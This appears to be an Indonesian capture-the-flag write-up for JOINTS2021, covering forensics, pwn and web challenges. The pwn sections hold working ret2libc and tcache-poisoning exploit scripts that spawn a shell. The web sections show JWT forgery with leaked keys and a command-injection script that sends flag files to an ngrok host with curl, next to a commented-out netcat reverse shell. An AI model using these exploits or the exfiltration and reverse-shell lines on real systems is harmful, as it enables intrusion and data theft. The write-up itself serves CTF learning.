

# JOINTS2021 CTF



**jeopardized**

abejads  
amemiya

## Forensics: Where is the file

Diberikan sebuah file zip yang berisi 4 image file. Dilakukan pengecekan menggunakan binwalk, file disk1.img dan disk3.img memiliki file png di dalamnya. Dilakukan proses ekstrak menggunakan binwalk dimana file png disk3 berisi sebuah qr code yang ketika di scan hasilnya url yang mengarah ke youtube (jebaited). Sementara disk1 berisi sebuah file png yang rusak, kami memperbaikinya menggunakan PCRT (<https://github.com/sherlly/PCRT>) dan hasilnya



Flag: JOINTS21{H3al\_th3\_D3geN3r4te\_DI5K}

## Forensics: My memories with my waifu

Diberikan sebuah file zip yang di dalamnya berisi sebuah memory dump, pertama dilakukan grep flag pada file tersebut, kami mendapati probset membuka file C:\Users\Forensic\flag.png

```
flag.png
flag.png
flag.png
C:\Users\Forensic\flag.png
.png)
flag.png
flag.png
flag.png
flag.png
flag.png
```

Dari sana, kami melakukan dump proses Explorer.exe, dari file hasil dump tersebut kemudian dilakukan proses ekstrak menggunakan foremost, didapatkan hasil



**Flag: JOINTS{PI4stiqu3\_M3m0ry}**

## **Forensics: Watashi no uso**

Diberikan sebuah file .wav yang jika didengarkan berupa instrumental, kemudian dilakukan pengecekan menggunakan binwalk dan exiftool tidak mendapatkan sesuatu, lalu dicoba menggunakan tools AudioStego (<https://github.com/danielcardeenas/AudioStego>) hasilnya didapatkan file berupa gambar berisi flag



Flag: JOINTS21{I\_hope\_this\_reaches\_you}

## Pwn: compare your strings

Diberikan sebuah binary yang tidak memiliki proteksi PIE, Canary, dan FULL RELRO

```
[17:25:36] aimer@ubuntu:> file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=de510b052bae3f757872ebfe482eb4464bedb3de, for GNU/Linux 3.2.0, not stripped
[17:25:41] aimer@ubuntu:> checksec chal
[*] '/home/aimer/Downloads/CYS/chal'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Terdapat bug bof/buffer overflow pada address 0x00401331 pada fungsi fgets, untuk eksploitasinya tinggal menggunakan metode basic ret2libc.

```
solver-compareyourstring.py
```

```
from pwn import *
```

```
libc = ELF('./libc6_2.31-0ubuntu9.2_amd64.so', checksec=False)
```

```

elf = ELF('./chal', checksec=False)
#p = elf.process()
p = remote('dubwewsub.joints.id', 22222)

p.sendlineafter(b'1:', b'A'*32 # bof char *s1 at 0x00401331, overflow size
input kedua
                + b'\xff' # set size input 2 0xff
)
payload = b''.join([
    b'B'*0x38,

    p64(0x00000000004013f3), p64(1), # pop rdi
    p64(0x00000000004013f1), p64(elf.got['write']), p64(0), # pop rsi ; pop
r15 ; ret
    p64(elf.plt['write']),
    p64(elf.sym['main'])
])
p.sendlineafter(b'2:', payload); p.recvline_endswith('match')
leak = u64(p.recv(8).ljust(8, b'\x00'))
log.info(f'leak fgets @ 0x{leak:x}')
libc.address = leak - libc.sym['write']
log.info(f'libc base @ 0x{libc.address:x}')

p.sendlineafter(b'1:', b'A'*32 # bof char *s1 at 0x00401331, overflow size
input kedua
                + b'\xff' # set size input 2 0xff
)
payload = b''.join([
    b'B'*0x38,

    p64(0x00000000004013f3), p64(next(libc.search(b'/bin/sh'))), # pop rdi
    p64(libc.sym['system'])
])
p.sendlineafter(b'2:', payload); p.recvline_endswith('match')

p.interactive()

```

**Flag:**

**JOINTS21{Wh@t\_h4ppEn5z\_t0\_th3\_rEtUrn\_Addr3sz\_1s\_iN\_thE\_p0w3r\_of\_r000p}**

# Pwn: kandang ayam

Diberikan sebuah binary dan libc yang memiliki full proteksi (FULLRELRO, PIE, NX, dan juga CANARY)

```
[17:37:26] ainer@ubuntu:> file chal
chal: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=86
05a5b145ae959c6242a25163190c6405e966d7, not stripped
[17:37:29] ainer@ubuntu:> checksec chal
[*] '/home/ainer/Downloads/kandangayam/chal'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Setelah dilakukan analisis, beberapa informasi yang didapat adalah

- Terdapat bug format string pada offset 0x00000bd1
- Tidak ada pengecekan index pada fungsi sym.potong\_ayam (double free)
- Tidak ada pengecekan jika index tersebut sudah di-free/belum pada fungsi sym.kasih\_nama\_ayam (uaf)
- Karena diberi libc versi 2.27, maka kita tinggal pakai metode tcache posioning dengan bug uaf

Dari analisis tersebut, dilakukan eksploitasi sebagai berikut.

1. Leak address libc dengan format string (index ke-3 adalah address read), lalu kalkulasi base libc
2. Buat 2 alokasi, alokasi pertama untuk uaf dan alokasi kedua untuk trigger /bin/sh
3. Free alokasi pertama dan overwrite tcache e->key menuju address \_\_free\_hook
4. Buat alokasi ketiga agar index free-listnya turun
5. Buat alokasi keempat, inputan value menuju alokasi/index ini akan menuju \_\_free\_hook
6. Free alokasi kedua dan shell akan terspawn

solver-kandangayam.py

```

from pwn import *

elf = ELF('./chal', checksec=False)
libc = ELF('./libc-2.27.so', checksec=False)
#libc = ELF('/opt/glibc/x64/2.27/lib/libc.so.6', checksec=False)
#p = elf.process()
p = remote('dubwewsub.joints.id', 22223)

def beli_ayam_baru(idx, data):
    p.sendlineafter(b'Anda: ', b'1')
    p.sendlineafter('berapa?', b'%d' % idx)
    p.sendlineafter(b'ayam:', b'%s' % data)

def ubah_nama_ayam(idx, data):
    p.sendline(b'3')
    p.sendlineafter(b'berapa?', b'%d' % idx)
    p.sendlineafter(b'ayam:', b'%s' % data)

def makan_rica_ayam(idx):
    p.sendline(b'4')
    p.sendlineafter(b'berapa?', b'%d' % idx)

# leak format string
p.sendlineafter('Anda: ', b'%3$p')
libc.address = eval(p.recvline().strip()) - 0x110081
log.info(f'libc base @ 0x{libc.address:x}')

# allocation
beli_ayam_baru(0, b'AAAA')
beli_ayam_baru(1, b'/bin/sh\x00')

# uaf
makan_rica_ayam(0)
ubah_nama_ayam(0, p64(libc.sym['__free_hook']))

# tcache poisoning
beli_ayam_baru(2, b'AAAA')
beli_ayam_baru(3, p64(libc.sym['system']))

# spawn shell
makan_rica_ayam(1)


```

```
[17:52:56] aimer@ubuntu:> python3 solver-kandangayam.py
[+] Opening connection to dubwewsub.joints.id on port 22223: Done
[*] libc base @ 0x7f2bfd3e7000
[*] Switching to interactive mode
$ ls
chal
exec.sh
flag.txt
libc-2.27.so
$ cat flag.txt
JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}$
[*] Interrupted
[17:53:12] aimer@ubuntu:> 
```

**Flag: JOINTS21{j5t\_ab0uT\_3verY0ne\_lov3s\_hie4p}**


## Web: Renge's Blog

Diberikan sebuah blog yang mempunyai sebuah admin page (403 Forbidden jika dibuka normal). Setelah ditelusuri untuk autentikasi untuk mengakses admin page menggunakan JWT token yang di taruh pada Cookie.



Setelah mendecode JWT token tersebut akan terlihat seperti ini




Debugger Libraries Introduction Ask Get a T-shirt!
Crafted by Auth0

Algorithm RS256

### Encoded

PASTE A TOKEN HERE

```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1Ijoiz3Vlc3QxNDMiLCJhZG1pbiI6ZmFsc2UsImIhdCI6MTYxODExOTAzNiwiZXhwIjoxNjE4MTYyMjM2LCJhdWQiOiJodHRwczovL2pvaW50cy5pZCIsImIzcyI6IkpPSU5UUzIxIiwic3ViIjoieY3RmQGpvaW50cy5pZCJ9.LrIWHZxCdSR8E0gsijg0MV-6SVnXFqgPqzYu4n4R_e5SufyKdvWmqP8Y63mKEZjIRDHLBrsDDyUAX0jEvs8Fzg

```

### Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "name": "guest143",
  "admin": false,
  "iat": 1618119036,
  "exp": 1618162236,
  "aud": "https://joints.id",
  "iss": "JOINTS21",
  "sub": "ctf@joints.id"
}
```

VERIFY SIGNATURE

JWT token ini menggunakan algorithm RS256, yang dimana jika kita ingin mengubah key / value dari object harus memerlukan Public key dan Private key

Setelah ditelusuri didapatkan public key pada source code HTML indexnya terdapat comment berikut

```

<!-- ===== CSS ===== -->
<link rel="stylesheet" href="assets/css/styles.css">

<!-- ===== BOX ICONS ===== -->
<link href="https://cdn.jsdelivr.net/npm/boxicons@2.0.5/css/boxicons.min.css" rel="stylesheet">

<!-- -----TODO: remove this----- -->
<!-- <link href="/key/public.key" rel='public-key'> -->
<!-- -----TODO: move keys from public----- -->

<title>Renggeeee</title>
</head>
<body>

```

Public key : <http://dubwewsub.joints.id:45500/key/public.key>  
Private key : <http://dubwewsub.joints.id:45500/key/private.key>

```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1IjoizVlc3QNDmILCjZG1pbI6dHjJZSwiaWF0IjoxNjE4MTE5MDM2LjJleHAiOjE2MTgxNjIyMzYsImF1ZCI6Imh0dHBzOi8vam9pbnRzLm1kIiwiaXNzIjoiaSk9JTlRTMjEiLCJzdWIiOiJjdGZAam9pbnRzLm1kIn0.bUR5T268KJrJe3BwFXrizPPy_DEFsKs2Uj1QsKnnGDbpXAMi_gVXKtWtR0uU9zUiz7y6AUyWxh-4UXSIHg

```

HEADER: ALGORITHM & TOKEN TYPE

```

{
  "alg": "RS256",
  "typ": "JWT"
}

```

PAYLOAD: DATA

```

{
  "name": "guest143",
  "admin": true,
  "iat": 1618119036,
  "exp": 1618162236,
  "aud": "https://joints.id",
  "iss": "JOINTS21",
  "sub": "ctf@joints.id"
}

```

VERIFIER SIGNATURE

```

RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAw
SAJBAlXNIEs4rI7+o8m2Bv9iZP
c5tshWDh
-----BEGIN RSA PRIVATE KEY-----
MIIBOQIBAAJBAlXNIEs4rI7+o8m
2Bv9iZPc5tshWDhg512hauwgX+5
pi5jFg2c

```

← → ↻ ⚠ Not secure | dubwewsub.joints.id:45500/admin

**Flag: JOINTS21{H1d3\_y0ur\_key5}**

# Web: whitebox

Diberikan source code pada web PHP seperti berikut

```
<?php
$whitebox = '/tmp/whitebox/' . md5('s4ltmD5d' . $_SERVER['REMOTE_ADDR']);
mkdir($whitebox);
chdir($whitebox);
if (isset($_GET['echo']) && strlen($_GET['echo']) <= 1) {
    $cmd = 'echo -n ' . $_GET['echo'] . ' ';
    if (isset($_GET['echo1']) && strlen($_GET['echo1']) <= 3) {
        echo $cmd . $_GET['echo1'];
        exec($cmd . $_GET['echo1']);
    }
    echo $cmd;
    exec($cmd);
} elseif (isset($_GET['sh']) && strlen($_GET['sh']) <= 1) {
    exec('sh ' . $_GET['sh']);
    echo "Command Executed";
} elseif (isset($_GET['reset'])) {
    exec('/bin/rm -rf ' . $whitebox);
    echo "Reset Successfully";
} else{
    highlight_file(__FILE__);
}
```

Dari tipe soal bisa kita asumsikan ini adalah command injection. Tetapi karena parameter dibatasi hanya 1 - 3 karakter maka dibutuhkan kecerdasan IQ 200++ untuk menyelesaikannya.

Kita dapat memanfaatkan command echo ini (karena menggunakan flag **-n** yang berarti tidak akan mengeluarkan output new line) untuk membuat file yang berisi suatu command yang dapat dijalankan, hal ini dapat digunakan untuk RCE.

Lalu kami menyusun script python untuk memasukkan karakter satu demi satu ke file **m** yang nantinya akan di jalankan.

1.py

```
import requests

print(requests.get("http://34.87.190.141:4000/?reset").text)
```

```

payload = 'cat /tmp/f* | curl https://6ce117df55f6.ngrok.io -d @-'
# payload = 'nc -e /bin/sh 192.168.1.10 4444'

for i in payload:
    URL = "http://34.87.190.141:4000/"
    URL = URL + "?echo=" + i + "&echo1=>>m"


    r = requests.get(URL)

    print(r.text)

print(requests.get("http://34.87.190.141:4000/?sh=m").text)

```

Jalankan, dan flag didapatkan



The screenshot shows the Ngrok web interface. At the top, there's a navigation bar with 'ngrok', 'online', 'Inspect', and 'Status' tabs. Below this, there's a 'Filter by' section and a table of 'All Requests'. The table has three columns: Method, Status, and Duration. The first row is highlighted, showing a 'POST /' request with a '502 Bad Gateway' status and a duration of '1.62ms'. To the right of the table, there's a detailed view of the selected request, showing the raw HTTP data. The raw data includes the request line 'POST / HTTP/1.1', headers like 'Host: 6ce117df55f6.ngrok.io', 'User-Agent: curl/7.64.0', 'Content-Length: 42', 'Accept: \*/\*', 'Content-Type: application/x-www-form-urlencoded', 'X-Forwarded-For: 34.87.190.141', 'X-Forwarded-Proto: https', and 'Accept-Encoding: gzip'. The body of the request is 'JOINTS21{f9441d99e84fec3543cb056f386dc65b}'.

Method	Status	Duration
POST /	502 Bad Gateway	1.62ms
POST /	502 Bad Gateway	2.85ms
POST /	502 Bad Gateway	1.42ms
POST /	502 Bad Gateway	0.33ms
POST /	502 Bad Gateway	0.88ms
POST /	502 Bad Gateway	2.05ms
POST /	502 Bad Gateway	1.58ms
POST /	502 Bad Gateway	1.46ms

**POST /**

Summary Headers Raw Binary Replay

POST / HTTP/1.1  
Host: 6ce117df55f6.ngrok.io  
User-Agent: curl/7.64.0  
Content-Length: 42  
Accept: \*/\*  
Content-Type: application/x-www-form-urlencoded  
X-Forwarded-For: 34.87.190.141  
X-Forwarded-Proto: https  
Accept-Encoding: gzip

JOINTS21{f9441d99e84fec3543cb056f386dc65b}

**Flag: JOINTS21{f9441d99e84fec3543cb056f386dc65b}**